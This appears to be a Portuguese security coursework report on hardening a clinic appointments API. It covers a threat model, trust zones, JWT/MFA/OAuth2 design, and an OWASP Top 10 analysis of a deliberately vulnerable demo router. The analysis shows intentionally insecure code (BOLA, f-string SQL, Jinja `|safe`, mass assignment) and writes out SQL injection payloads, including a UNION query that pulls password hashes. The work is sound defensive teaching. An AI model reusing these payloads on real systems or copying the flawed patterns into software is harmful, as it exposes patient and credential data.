
ID	Ameaça	OWASP 2021	Ativo	Mitigação implementada	Onde	Teste
T-01	BOLA em consultas	A01	A1	`exigir_posse` + `pode_ler_consulta` + guarda	`app/auth/dependencies.py`, `app/middlewares.py`	`test_t01_*`
T-02	BOLA em pacientes e busca	A01	A2	`paciente_legivel`; busca filtrada pelo responsável	`app/auth/dependencies.py`, `app/routes/pacientes.py`	`test_t02_*`
T-03	Escalada vertical para rotas admin	A01	A6	Escopo `admin` + `exigir_administrador`	`app/auth/dependencies.py`	`test_t03_*`
T-04	Token do laboratório além do contrato	A01	A1, A2	`client_credentials`, recorte de escopo, `aud` próprio	`app/auth/autenticacao.py`	`test_t04_*`
T-05	Força bruta no login	A07	A3	Rate limit 5/min + bloqueio por identidade	`app/limiter.py`, `app/auth/security.py`	`test_t05_*`
T-06	Falsificação de JWT	A02, A07	A4	Algoritmo fixo, `iss`/`aud`/`exp` obrigatórios, papel conferido no banco	`app/auth/security.py`, `app/auth/dependencies.py`	`test_t06_*`
T-07	Token expirado, sem `exp`, audiência trocada, usuário desativado	A07	A3	`exp` de 15 min, `aud` por tipo, usuário recarregado a cada requisição	`app/auth/dependencies.py`	`test_t07_*`

T-08	Administrador sem MFA	A07	A6	Desafio de uso único, `amr`, claim `mfa` exigida	`app/auth/security.py`	`test_t08_*`
T-09	SQL injection	A03	A1, A2, A3	Whitelist regex/enum + `select()` parametrizado	`app/validators.py`, `app/database.py`	`test_t09_*`
T-10	XSS armazenado	A03	A1	Autoescape Jinja2, CSP `script-src 'self'`	`templates/agenda.html`, `app/middlewares.py`	`test_pagina_da_agenda_*`, `test_t10_*`
T-11	Mass assignment	A04	A5	`extra="forbid"` em toda entrada	`app/models.py`	`test_t11_*`
T-12	Exposição excessiva de dados	A04	A1, A2	`response_model`, CPF mascarado, agenda sem motivo, erro 422 sem eco	`app/models.py`, `main.py`	`test_resposta_*`, `test_erro_de_validacao_*`
T-13	Cabeçalhos ausentes (clickjacking, sniffing, downgrade, cache)	A05	A1	HSTS, XFO, XCTO, CSP, COOP/CORP/COEP, `no-store`	`app/middlewares.py`	`test_t13_*`
T-14	CORS permissivo	A05	A1	Allowlist do `.env`, wildcard derruba a subida	`app/config.py`, `main.py`	`test_t14_*`
T-15	Repúdio / ausência de trilha	A09	A6	`RegistroAuditoria` gravado por `auditar()`	`app/auth/dependencies.py`	`test_t15_*`
T-16	Negação de serviço por volume	A04	A7	Rate limit por tipo de rota, janela de datas, tamanhos máximos	`app/limiter.py`, `app/validators.py`	`test_t05_login_tem_limite_*`
T-17	Credenciais no código	A02, A07	A3, A4	`BaseSettings`, `SecretStr`, segredo	`app/config.py`, `app/seed.py`	`test_t17_*`

				obrigatório, seed desligado por padrão		
T-18	Dependência vulnerável	A06	Todos	Versões fixadas, pip-audit no pipeline	`requirements.txt`, `.github/workflows/security.yml`	pipeline
T-19	Sessão da recepção: roubo de cookie e CSRF	A01, A07	A1	HttpOnly, Secure, SameSite=Strict, Path=/web, token CSRF	`app/routes/web.py`, `app/auth/csrf.py`	`test_t19_*`
T-20	Alteração de consulta por quem não é dono	A01	A5	`consulta_alteravel`	`app/auth/dependencies.py`	`test_t20_*`
T-21	Enumeração de usuários no login	A07	A3	Mensagem única e bcrypt contra hash fictício	`app/auth/autenticacao.py`, `app/auth/security.py`	`test_t21_*`, `test_login_de_email_inexistente_*`
T-22	Documentação expondo a superfície	A05	Todos	`CLINICA_DOCS_ATIVOS=false` em produção	`main.py`	`test_t22_*`

Exercício 5 - Arquitetura de segurança e vetores de ataque

Partições



Partições do sistema

Zona	Componentes	Nível de confiança	Regra de travessia
Z0 Internet	Frontend SPA de pacientes e profissionais	Nenhum	Só entra com TLS, origem na allowlist de CORS e Bearer válido
Z1 Rede da clínica	Navegador da recepção	Baixo (máquinas compartilhadas)	Cookie HttpOnly restrito a `/web`, CSRF, sessão de 15 min
Z2 Parceiro	Sistema do laboratório	Contratual, limitado	client_credentials, `aud` exclusivo, escopo `horarios:ler`
Z3 Borda	Proxy reverso com TLS	Infraestrutura	Termina TLS, encaminha para Z4 (HSTS passa a valer)
Z4 Aplicação	Middlewares, `app/auth`, `app/routes`, `app/models`	Confiável após autenticação	Toda requisição passa pelo middleware JWT antes de qualquer rota
Z5 Dados	Banco relacional, cofre de segredos	Mais alta	Só a aplicação acessa; credencial vem do ambiente

Dentro de Z4 há uma segunda partição, lógica: a camada `app/auth` é a única que decide identidade e permissão. As rotas só declaram o que exigem (`Security(obter_principal, scopes=[...])`, `Depends(consulta_legivel)`). Essa separação é o que permite auditar a autorização lendo um arquivo, e não espalhada por dezenas de handlers.

Fluxo de dados entre partições

1. Z0/Z1/Z2 → Z3: requisição HTTPS.
2. Z3 → Z4: `CabecalhosDeSegurancaMiddleware` → `CORSMiddleware` → `SlowAPIMiddleware` → `AutenticacaoJWTMiddleware` → `GuardaAutorizacaoMiddleware` → rota. A ordem está em `main.py`: o middleware registrado por último é o mais externo, então cabeçalhos são aplicados até no 401 e no 429.
3. Z4 → Z5: SQLModel com parâmetros ligados; uma sessão por requisição.
4. Z5 → Z4 → Z0/Z1/Z2: o `response_model` de cada rota corta o registro conforme o consumidor.

Vetores de ataque nos três eixos

Eixo	Vetor	Partição	Ameaça	Resposta arquitetural	
Design	Autorização só por papel, sem dono do objeto	Z4	T-01, T-02, T-20	RBAC + autorização por recurso (Exercício 6)	
Design	Um único tipo de token para pessoa e parceiro	Z2/Z4	T-04	Audiência e tipo distintos, rota exclusiva do laboratório	
Design	Recepção recebendo o	Z1	T-12	Contrato `ConsultaAgenda` por consumidor	

	mesmo contrato do profissional				
Design	Administrador só com senha	Z0	T-08	MFA obrigatório e claim `mfa` exigida nas rotas admin	
Design	Falta de trilha de acesso	Z4/Z5	T-15	`RegistroAuditoria`	
Implementação	SQL montado por concatenação	Z4/Z5	T-09	`select()` + whitelist	
Implementação	Template com `	safe`	Z1	T-10	Autoescape, CSP
Implementação	Modelo aceitando campo extra	Z4	T-11	`extra="forbid"`	
Implementação	Validação de JWT aceitando `alg` do cabeçalho ou sem `exp`	Z4	T-06, T-07	`algorithms=["HS256"]`, `require=[exp, iat, sub, iss, aud, jti]`	
Implementação	Mensagem de login diferente para e-mail inexistente	Z4	T-21	Mensagem única, bcrypt contra hash fictício	
Infraestrutura	Sem TLS / downgrade	Z3	T-13	HSTS; TLS no proxy (R-03)	
Infraestrutura	CORS *	Z3/Z4	T-14	Allowlist no `.env`, wildcard recusado	
Infraestrutura	Força bruta e flood	Z3/Z4	T-05, T-16	Rate limiting diferenciado	
Infraestrutura	Segredo no repositório	Z5	T-17	`.env` fora do ZIP, `SecretStr`, Semgrep	

Infraestrutura	Dependência vulnerável	Z4	T-18	pip-audit semanal	
Infraestrutura	`/docs` público em produção	Z3	T-22	`CLINICA_DOCS_ATIVOS=false`	

Consequência para o Exercício 6

A visão por partições definiu o modelo de autenticação: três populações com canais diferentes (Bearer para o frontend, cookie para a recepção, client_credentials para o parceiro) que convergem para um único ponto de validação de JWT, com a audiência separando o que é pessoa do que é sistema.

Exercício 6 - Autenticação e autorização

OAuth2PasswordBearer e bcrypt

- `oauth2_scheme = OAuth2PasswordBearer(tokenUrl="auth/token", scopes=ESCOPOS_DISPONIVEIS)` em `app/auth/dependencies.py` declara o fluxo no OpenAPI (o Swagger mostra os escopos no botão Authorize). Ele usa `auto_error=False` porque quem valida o token é o middleware centralizado do Exercício 9; o esquema fica para documentação e para o Swagger enviar o cabeçalho.
- Senhas e o segredo do laboratório são guardados com bcrypt custo 12 (`app/auth/security.py`). A biblioteca `bcrypt` é usada diretamente: o passlib não é mantido e falha no Python 3.14.
- O bcrypt só considera os primeiros 72 bytes. Em vez de truncar em silêncio (duas senhas diferentes passariam a valer igual), senha acima de 72 bytes é recusada no cadastro e tratada como credencial inválida no login.
- Login de e-mail inexistente ainda executa um `checkpw` contra um hash fictício, para que o tempo de resposta não revele quais e-mails existem. A mensagem é a mesma nos dois casos.
- No banco só existe hash. As contas de avaliação são carregadas por `app/seed.py` com hashes pré-computados, e o módulo só roda com `CLINICA_CARREGAR_DADOS_DEMONSTRACAO=true`.

JWT com expiração

Claim	Valor	Motivo
`iss`	`consultas-api`	Recusa token de outro emissor
`aud`	`consultas-api` (pessoas) ou `consultas-api:laboratorio` (parceiro)	Separa populações; conferida contra o `tipo`

`sub`	id do usuário ou client_id	Identidade
`tipo`	`usuario` ou `servico`	Rotas exclusivas de pessoa ou de serviço
`papel`	recepcionista, profissional, paciente, administrador	RBAC; conferido contra o cadastro a cada requisição
`scope`	escopos concedidos	Autorização grossa
`amr`, `mfa`	`["pwd"]` ou `["pwd","otp"]`	Rota administrativa exige `mfa=true`
`iat`, `exp`, `jti`	15 min para pessoas, 10 min para o laboratório	Janela curta reduz o impacto de vazamento

`decodificar_token` fixa `algorithms=["HS256"]` (impede `alg=none` e troca de algoritmo) e exige `exp`, `iat`, `sub`, `iss`, `aud` e `jti`. `obter_principal` recarrega o usuário do banco: conta desativada ou com papel alterado perde o acesso na hora, sem esperar o token vencer.

MFA simulado para contas administrativas

1. `POST /auth/token` com a senha correta de um usuário com `mfa_obrigatorio` devolve um desafio (`challenge_id`), nunca um token.
2. O código de 6 dígitos é gerado com `secrets` e entregue pelo canal simulado (log `[MFA]` do servidor).
3. `POST /auth/mfa` valida com `secrets.compare_digest`. O desafio vale 5 minutos, aceita no máximo 3 tentativas e é de uso único.
4. O token emitido carrega `amr=["pwd","otp"]` e `mfa=true`. `exigir_administrador` recusa token de administrador sem essa claim, de modo que um token forjado ou emitido por outro caminho não abre as rotas administrativas.

Sessão segura da recepção

A página interna usa cookie em vez de Bearer, porque é um navegador comum. O cookie `sessao_clinica` é `HttpOnly` (JavaScript não lê), `Secure` (configurável apenas para desenvolvimento sem HTTPS), `SameSite=Strict`, `Path=/web`, expira em 15 minutos e carrega um token com apenas o escopo `agenda:ler`, mesmo que o papel tenha outros. O login e o logout exigem token anti-CSRF (Exercício 13).

Modelo de autorização escolhido

Modelo	**Avaliação para este sistema**
RBAC puro	Resolve "recepcionista não acessa rota administrativa", mas não "profissional só vê os próprios pacientes": os dois profissionais têm o mesmo papel
ABAC	Expressaria tudo por atributos, mas exige motor de políticas, é difícil de auditar e de testar, e as regras deste domínio são poucas e estáveis
Autorização por recurso (ownership)	Resolve exatamente o caso do enunciado: o dono do objeto é um atributo do próprio registro

Decisão: **RBAC para permissões grossas + autorização por recurso**. O papel define os escopos que o token pode receber (`app/auth/permissoes.py`); a posse do objeto é verificada por `exigir_posse` com regras explícitas:

Regra	**Quem passa**
`pode_ler_consulta`	Administrador; profissional dono (`consulta.profissional_id`); paciente titular (`consulta.paciente_id`)
`pode_alterar_consulta`	Administrador; profissional dono
`pode_ler_paciente`	Administrador; recepção; profissional responsável



Criar consulta	Somente profissional, e só para paciente sob sua responsabilidade

Matriz de escopos por papel:

Escopo	Recepcionista	Profissional	Paciente	Administrador	Laboratório
`consultas:ler`		x	x	x	
`consultas:escrever`		x		x	
`agenda:ler`	x			x	
`pacientes:ler`	x	x		x	
`pacientes:criar`	x			x	
`profissionais:ler`	x	x	x	x	
`admin`				x	
`horarios:ler`					x

Teste de autorização

`tests/test_autorizacao.py::test_t03_usuario_sem_papel_de_administrador_nao_acessa_rota_administrativa` é parametrizado para profissional, recepcionista e paciente contra `/admin/usuarios` e `/admin/auditoria` e espera 403 em todos. É o primeiro teste da suíte de autorização ampliada no Exercício 12.


Evidência: `evidencias/ex06-autenticacao-autorizacao.txt`.

Exercício 7 - Escopos e integração externa


Fluxo escolhido: client_credentials

Fluxo	**Por que não serve ao laboratório**
Authorization Code (+PKCE)	Pressupõe um usuário que autoriza no navegador; a integração é máquina a máquina
Password	Exigiria criar um usuário humano fictício e entregar a senha ao parceiro; mistura identidade de pessoa com sistema
Implicit	Descontinuado pelo OAuth 2.1; token na URL
Device Code	Para dispositivos sem teclado com usuário presente
Client Credentials	O cliente se autentica como ele mesmo, sem usuário. É o fluxo do RFC 6749, seção 4.4, para M2M

O mesmo endpoint `POST /auth/token` atende os dois grants, como o RFC prevê. O segredo do laboratório fica no banco como hash bcrypt, falhas contam para o bloqueio por identidade e o esquema `OAuth2Laboratorio` (fluxo `clientCredentials`) é declarado no OpenAPI.


Available authorizations
Scopes are used to grant an application different levels of access to data on behalf of the end user. Each API may declare one or more scopes.
API requires the following scopes. Select which ones you want to grant to Swagger UI.
OAuth2PasswordBearer (OAuth2, password)
OAuth2 password para pessoas (profissionais, recepção, administração e pacientes).
Token URL: auth/token
Flow: password
username:
password:
Client credentials location:
Authorization header
client_id:
client_secret:
Scopes: select all select none
consultas:ler
Ler consultas sob sua responsabilidade ou titularidade
consultas:escrever
Criar, remarcar e cancelar consultas dos próprios pacientes
agenda:ler
Ver a agenda do dia da clínica, sem dados clínicos
pacientes:ler
Consultar cadastro de pacientes
pacientes:criar
Cadastrar pacientes
profissionais:ler
Listar profissionais de saúde
horarios:ler
Consultar horários disponíveis (integração do laboratório)
admin
Administração da plataforma: usuários e trilha de auditoria
Authorize
Close
Scopes are used to grant an application different levels of access to data on behalf of the end user. Each API may declare one or more scopes.
API requires the following scopes. Select which ones you want to grant to Swagger UI.
OAuth2Laboratorio (OAuth2, clientCredentials)
OAuth2 client_credentials do laboratório parceiro.
Token URL: auth/token
Flow: clientCredentials
client_id:
client_secret:
Scopes: select all select none
horarios:ler
Consultar horários disponíveis (integração do laboratório)
Authorize
Close

Esquemas OAuth2 declarados no OpenAPI



Fluxos OAuth

Escopos garantidos tecnicamente

O contrato do laboratório está em `ClienteM2M.escopos_contratados = ["horarios:ler"]`. A garantia não depende do parceiro pedir certo:

1. **Recorte no emissor.** `recortar_escopos` concede a interseção entre o pedido e o contrato. Pedir `horarios:ler consultas:ler admin` resulta em token só com `horarios:ler`; pedir apenas escopos fora do contrato devolve 400.

2. **Audiência própria.** O token do parceiro tem `aud=consultas-api:laboratorio` e `tipo=servico`. `obter_principal` recusa a combinação de tipo e audiência que não bate, então nem um token de serviço com escopo de pessoa seria aceito.

3. **Rota exclusiva.** `exigir_laboratorio` exige `tipo=servico`; o token de uma profissional não serve em `/laboratorio/horarios-disponiveis`.

4. **Contrato de saída sem PII.** `HorarioDisponivel` só tem profissional, especialidade, início e fim. Mesmo que um token do laboratório seja comprometido, o pior que ele faz é ver a ocupação da agenda.

5. **Token curto e revogável.** Expira em 10 minutos; `ClienteM2M.ativo=false` invalida tokens já emitidos na requisição seguinte.

Claims lado a lado

Claim	Laboratório	Profissional
`aud`	`consultas-api:laboratorio`	`consultas-api`
`tipo`	`servico`	`usuario`
`sub`	`laboratorio-parceiro`	`3`
`cid` / `parceiro`	client_id e nome do laboratório	ausentes
`papel`	`parceiro`	`profissional`

`scope`	`horarios:ler`	`consultas:ler`
		`consultas:escrever`
		`pacientes:ler`
		`profissionais:ler`

`amr` / `mfa`	ausentes (não há pessoa)	`["pwd"]` / `false`
`exp - iat`	600 s	900 s

Evidências

`evidencias/ex07-m2m-escopos-claims.txt` mostra: segredo errado (401), recorte de escopo, pedido só fora do contrato (400), as claims comparadas, `GET /laboratorio/horarios-disponiveis` com 200 e o mesmo token recebendo 403 em `/consultas`, `/consultas/1` e `/pacientes/1`. Os testes `test_t04_*` cobrem os mesmos casos.

Exercício 8 - Identificação de vulnerabilidades OWASP Top 10

Material analisado

A análise foi feita lendo o código, sem scanner. As versões vulneráveis das rotas estão preservadas em `app/routes/inseguro.py` e `templates/agenda_inseguro.html`, montadas apenas com `CLINICA_MODO_DEMONSTRACAO_INSEGURA=true` (padrão `false`), para que o "antes" das correções do Exercício 9 possa ser reproduzido a qualquer momento. As respostas desse router também saem sem os cabeçalhos de segurança, reproduzindo o estado anterior ao Exercício 10.

O roteiro de leitura foi: para cada rota, (1) quem pode chamar, (2) sobre qual objeto, (3) o que entra e como chega ao banco ou à página, (4) o que sai.

V1 - BOLA em `GET /consultas/{id}` (A01:2021 Broken Access Control, CWE-639)

```
25  @router.get("/consultas/{consulta_id}", response_model=ConsultaPublic)
26  def obter_consulta(
27      consulta_id: int,
28      sessao: SessaoDep,
29      _: Annotated[Principal, Security(obter_principal, scopes=["consultas:ler"])],
30  ):
31      consulta = database.detalhar_consulta(sessao, consulta_id)
```

O padrão: a rota responde as perguntas (1) e não a (2). A linha 29 garante token válido com escopo `consultas:ler`, que todo paciente tem. O principal é descartado (_) e a linha 31 carrega o objeto só pelo id da URL. Nada compara `consulta.paciente_id` com quem chamou.

Reprodução (`evidencias/ex08-reproducao-vulnerabilidades.txt`): o paciente João, dono da consulta 1, pede `/inseguro/consultas/2` e recebe 200 com nome, profissional e motivo clínico da paciente Maria ("Lesão de pele suspeita no braço esquerdo"). Os ids são sequenciais, então um laço com uma conta legítima varre a base.

Por que é grave aqui: o objeto vazado é dado de saúde de terceiro, o titular não tem como perceber o acesso e não havia registro de quem leu.

V2 - SQL injection na busca de pacientes (A03:2021 Injection, CWE-89)

```
43      sql = f"SELECT id, nome, cpf, email FROM paciente WHERE nome LIKE '%{nome}%' ORDER BY nome"
44      linhas = sessao.connection().execute(text(sql)).all()
```

O parâmetro `nome` entra por f-string no texto do comando. Uma aspa encerra o literal e o restante vira SQL. Reprodução: `' OR '1'='1` devolve todos os pacientes com CPF completo; `x' UNION SELECT id, email, senha_hash, papel FROM usuario --` devolve e-mail e hash bcrypt de todos os usuários no lugar de nome e CPF. Agravante: a rota sem `response_model` (linha 37) também devolve o CPF inteiro.

V3 - XSS armazenado na agenda (A03:2021 Injection, CWE-79)

```
18              <td>{{ c.observacoes|safe }}</td>
```

`|safe` desliga o autoescape. O campo `observacoes` é escrito pela profissional e exibido para a recepção: um `<script>` gravado em uma consulta executa no navegador da recepção sempre que a agenda for aberta. A página vulnerável também exibe o `motivo` clínico para a recepção (exposição excessiva). Reprodução em `tela-05-agenda-insegura-xss-executado.png`.

V4 - Mass assignment na criação de consulta (A04:2021 Insecure Design, CWE-915)

```
62      corpo: dict,
...
66      dados = {
67          "profissional_id": principal.usuario.profissional_id,
68          "criado_por_id": principal.usuario.id,
69          "token_auditoria": "aud_demo",
70          **corpo,
71      }
```

O corpo é um `dict` sem contrato e é espalhado por último, então sobrescreve os campos que o servidor deveria controlar. Reprodução: a Dra. Helena cria uma consulta com `profissional_id: 2`, `criado_por_id: 4` e `token_auditoria: "aud_forjado"`, que fica registrada em nome do Dr. Marcos, para paciente que não é dela, com a trilha falsificada. A resposta (linha 77) ainda devolve o registro inteiro, campos internos inclusive.

V5 - Falhas de autenticação no login (A07:2021 Identification and Authentication Failures, CWE-307, CWE-204, CWE-308)

```
91  @limiter.exempt
...
99      if usuario is None:
100         raise HTTPException(status_code=401, detail="Usuário não cadastrado")
101     if not security.verificar_senha(password, usuario.senha_hash):
102         raise HTTPException(status_code=401, detail="Senha incorreta")
```

Três defeitos: sem limite de requisições nem bloqueio (linha 91), mensagens diferentes que transformam o login num oráculo de e-mails cadastrados (linhas 100 e 102) e emissão de token para administrador sem segundo fator (linha 106 grava `mfa: False` para qualquer papel). Reprodução: 8 tentativas seguidas recebem 401 sem 429; e-mail inexistente responde "Usuário não cadastrado"; o administrador recebe token só com a senha.

V6 - Configuração insegura de resposta (A05:2021 Security Misconfiguration, CWE-693)

As respostas do router vulnerável saem sem `Strict-Transport-Security`, `X-Frame-Options`, `X-Content-Type-Options` e CSP. Sem CSP, o XSS de V3 executa; sem `X-Frame-Options`, a agenda pode ser emoldurada por outro site. A versão anterior ao Exercício 10 também usava CORS com `allow_origins=["*"]`, padrão que reprovou o outro serviço citado no enunciado.

Resumo

ID	Vulnerabilidade	OWASP 2021	CWE	Ameaça	Correção

V1	BOLA em consulta	A01	639	T-01	Exercício 9
V2	SQL injection na busca	A03	89	T-09	Exercícios 9 e 11
V3	XSS armazenado	A03	79	T-10	Exercício 9
V4	Mass assignment	A04	915	T-11	Exercício 9
V5	Login sem limite, enumeração e sem MFA	A07	307, 204, 308	T-05, T-21, T-08	Exercícios 6 e 10
V6	Sem cabeçalhos de segurança / CORS aberto	A05	693, 942	T-13, T-14	Exercício 10

São cinco categorias distintas do OWASP Top 10 (A01, A03, A04, A05, A07), incluindo a BOLA exigida.

Exercício 9 - Correção de vulnerabilidades de entrada e saída

As correções são centralizadas: cada uma está escrita em um lugar e é declarada pelas rotas, para que um endpoint novo criado por outra pessoa herde a proteção sem copiar código.

Middleware JWT centralizado

`AutenticacaoJWTMiddleware` (`app/middlewares.py`) é o único ponto do sistema que decodifica JWT. Ele é fail-closed: tudo que não está em `ROTAS_PUBLICAS` (`/`, `/auth/token`, `/auth/mfa`, `/web/login`, documentação e `/static/`) exige token válido antes de chegar a qualquer rota. Uma rota nova esquecida sem dependência de autenticação responde 401, não dados. As claims validadas ficam em `request.state.claims`, e `obter_principal` apenas as converte em identidade e permissão, sem repetir a validação.

Token ausente, expirado ou inválido dá 401 nas rotas JSON e redireciona para `/web/login` nas páginas da recepção.

Verificação de ownership: V1

`exigir_posse(...)` (`app/auth/dependencies.py`) é uma fábrica de dependências. Cada recurso sensível é uma declaração:

```
consulta_legivel = exigir_posse(
    carregar=database.obter_consulta,
    pode_acessar=pode_ler_consulta,
    nome_parametro="consulta_id",
    escopos=["consultas:ler"],
    recurso="Consulta",
    acao="ler_consulta",
)
```

A dependência confere escopo, carrega o objeto, responde 404 se ele não existe (antes de 403, para não virar oráculo de ids), aplica a regra de posse, grava a decisão na trilha de auditoria e marca `request.state.posse_verificada`. O `GuardaAutorizacaoMiddleware` confere essa marca: rota de objeto de titular que responder 2xx sem ter passado pela verificação tem a

resposta trocada por 500. Esquecer a dependência vira falha visível no primeiro teste, não vazamento silencioso.

Antes: `GET /inseguro/consultas/2` com o token do João → 200 com o motivo da Maria. Depois: `GET /consultas/2` com o mesmo token → 403, registrado como `ler_consulta Consulta#2 negado`.

Mesmo padrão em endpoint não citado: GET /pacientes/{id}

A leitura do código procurando o padrão "token com escopo, objeto carregado só pelo id" encontrou outros pontos além de `/consultas/{id}`:

- `GET /pacientes/{id}`: qualquer profissional lia o cadastro de paciente de outro profissional.
- `PUT` e `DELETE /consultas/{id}`: qualquer profissional alterava consulta alheia.
- `GET /pacientes/busca`: listava pacientes de todos os profissionais.
- `POST /consultas`: aceitava `paciente_id` de paciente que não é do profissional.

A mesma fábrica foi aplicada: `paciente_legivel` em `GET /pacientes/{id}`, `consulta_alteravel` em `PUT` e `DELETE`; a busca do profissional filtra por `profissional_responsavel_id`; a criação reutiliza `pode_ler_paciente`. Antes: `GET /inseguro/pacientes/2` com o token da Dra. Helena → 200. Depois: `GET /pacientes/2` → 403 e `GET /pacientes/1` (paciente dela) → 200.

Validação whitelist e regex: V2

`app/validators.py`:

Entrada	Regra
Termo de busca	`^[0-9A-Za-zÀ-ÖØ-öø-ÿ .\-]{2,60}$`, aplicada como dependência antes do handler; erro 422 que descreve a regra sem refletir o payload

Especialidade, status	`Enum` (whitelist de valores)
Nome de pessoa, telefone, CPF	Regex de formato; CPF também com dígitos verificadores
Datas	Consulta no futuro, até 60 dias, das 7h às 19h, em intervalos de 15 min
Texto livre (motivo, observações)	Tamanho máximo e recusa de caracteres de controle; `<` e `>` são aceitos e tratados na saída

A whitelist recusa cedo; a parametrização do Exercício 11 é a segunda camada, independente. O `autoescape=True` do `contains()` impede que `%` e `_` virem coringas do LIKE.

Antes: `' OR '1'='1` → 200 com todos os CPFs; `UNION` → hashes. Depois: as duas → 422.

Pydantic com extra="forbid": V4

Toda entrada herda de `EntradaEstrita` (`model_config = ConfigDict(extra="forbid", str_strip_whitespace=True)`). `profissional_id`, `criado_por_id`, `token_auditoria` e `status` (na criação) não existem em `ConsultaCreate`; enviá-los dá 422 `extra_forbidden`. Os campos de controle são preenchidos pelo servidor a partir do token. O handler de `RequestValidationError` em `main.py` remove `input` e `ctx` do erro, para que a resposta não reflita o valor enviado.

Output encoding via autoescape: V3

`templates/agenda.html` exibe `{{ c.observacoes }}` sem `|safe`; o Jinja2 codifica `<`, `>`, `"` e `'`. O mesmo payload salvo pela mesma rota aparece como texto na agenda corrigida (`tela-04`) e executa na vulnerável (`tela-05`). A CSP `script-src 'self'` do Exercício 10 é a segunda barreira.

Evidências

